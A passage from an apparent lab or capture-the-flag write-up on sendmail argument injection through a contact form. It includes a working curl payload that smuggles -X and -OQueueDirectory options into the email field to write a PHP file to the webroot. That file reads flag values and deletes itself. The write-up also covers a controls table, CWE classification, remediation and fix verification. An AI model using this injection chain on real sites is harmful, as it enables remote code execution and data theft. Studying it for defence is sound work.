  --data-urlencode 'email=tester@example.invalid -OQueueDirectory=/tmp -X/var/www/html/perfumer_terminal_b37a_objective.php' \
  --data-urlencode 'subject=Website enquiry' \
  --data-urlencode "message=<?php \$v=[getenv('FLAG'),getenv('WEBVERSE_FLAG')]; foreach(['/flag','/flag.txt','/var/www/html/flag.txt','/var/www/flag.txt'] as \$p){if(is_file(\$p)){\$v[]=@file_get_contents(\$p);}} foreach(\$v as \$s){if(is_string(\$s)&&preg_match('~WEBVERSE[{][^}]+[}]~',\$s,\$m)){echo \$m[0];break;}} foreach(['perfumer_terminal_b37a_probe.php','perfumer_terminal_b37a_q1.txt','perfumer_terminal_b37a_a1.txt'] as \$n){@unlink(__DIR__.'/' . \$n);} @unlink(__FILE__); ?>"

Terminal 14: Command and generic 200 form response appear together. The objective check is the next GET.
curl -i -sS "https://${LAB_HOST}/perfumer_terminal_b37a_objective.php"

Terminal 15: One GET returned the mail transcript and a complete WEBVERSE{REDACTED} value. No second GET or cleanup check followed.
6. Controls and Results
| Check | Observed result | What it tells us |
|---|---|---|
| Normal form submission | 200, thank-you page | Ordinary form behavior, not mailer or execution proof |
First .txt path before POST | 404 | A later file is not stale content |
-X POST, then first file GET | 200, queue permission error | Email value affected mailer behavior and new file creation; message control still unproven |
Second .txt path before POST | 404 | Fresh target for the queue-corrected request |
-OQueueDirectory=/tmp with -X | New mail transcript and unique nonce | Mailer output and submitted message reached the chosen public path |
.php probe before POST | 404 | No previous PHP probe at that path |
| PHP arithmetic write and readback | 17*19 sent, 323 returned | Server-side PHP evaluation, not simple reflection |
| Objective path before POST | 404 | Final file was new to this run |
| One objective readback | Complete redacted flag; Caido solved screen | Lab objective reached; no further target contact |
| Separate Terminal run | Same chain with curl on another host | Result did not depend on Caido or the first instance |
7. Root Cause and Classification
An email address should have stayed an email address. Here, option-shaped text added to it changed where the mailer wrote its transcript and which queue directory it used. That makes CWE-88 the primary classification.
With -X, the input also controlled a server-side destination under /var/www/html, supporting CWE-73. Once that destination ended in .php, the web server interpreted the log as PHP. The arithmetic response shows this happened in the test.
Without the source of /contact.php, there is no basis to say whether it used PHP mail(), built a shell string, or passed an argument list to a library. Option effects and the resulting files support the narrower finding without that guess. This is not labelled unrestricted file upload or general shell-command injection.
8. Confirmed Impact
On the two tested WebVerse instances, an unauthenticated contact-form submission controlled mailer options, wrote a web-readable log, and reached server-side PHP execution. Final PHP returned the challenge objective. Nothing here proves email delivery, further file or command access, another user’s data, or what happened to the files after the attempted cleanup.
9. Remediation
Keep user addresses out of free-form mailer arguments. Use a mail API that handles the address and transport options as separate typed values. Keep the sender address under application control and use a validated user address only in Reply-To if the workflow needs it. Reject whitespace and option suffixes in the address field, but do not depend on validation alone to make command construction safe.
Keep the mailer from writing to the webroot. Store mail logs outside the document root and disable PHP handling in writable locations. Its filesystem permissions should cover only the paths it needs.
10. How to Verify the Fix
- Submit a normal message. Form behavior should remain the same; verify delivery separately if the product requires it.
- Check a new path, submit an address containing
-X, and check the path again. No file should appear. - Repeat with
-OQueueDirectoryand another new path. User input must not change mailer options or create a public transcript. - Try a
.phpdestination with a harmless arithmetic marker. No PHP-handled file or computed value should result. - Check permissions directly: the mailer identity should have no write access to the webroot, and writable directories should not execute PHP.
11. Conclusion
First, -X made a file that contained only a queue error. That error shaped the next request. Moving the queue directory to /tmp gave a transcript with the submitted nonce; using a .php extension then gave a computed result. Each check answered a different question: was a file created, did our message reach it, and did PHP run? A plain 200 from the form answered none of them.
Caido captured the requests and responses. A fresh Terminal instance repeated the steps with curl and stopped after one objective read. Paths and payloads remain visible; only cookies and literal flags are hidden.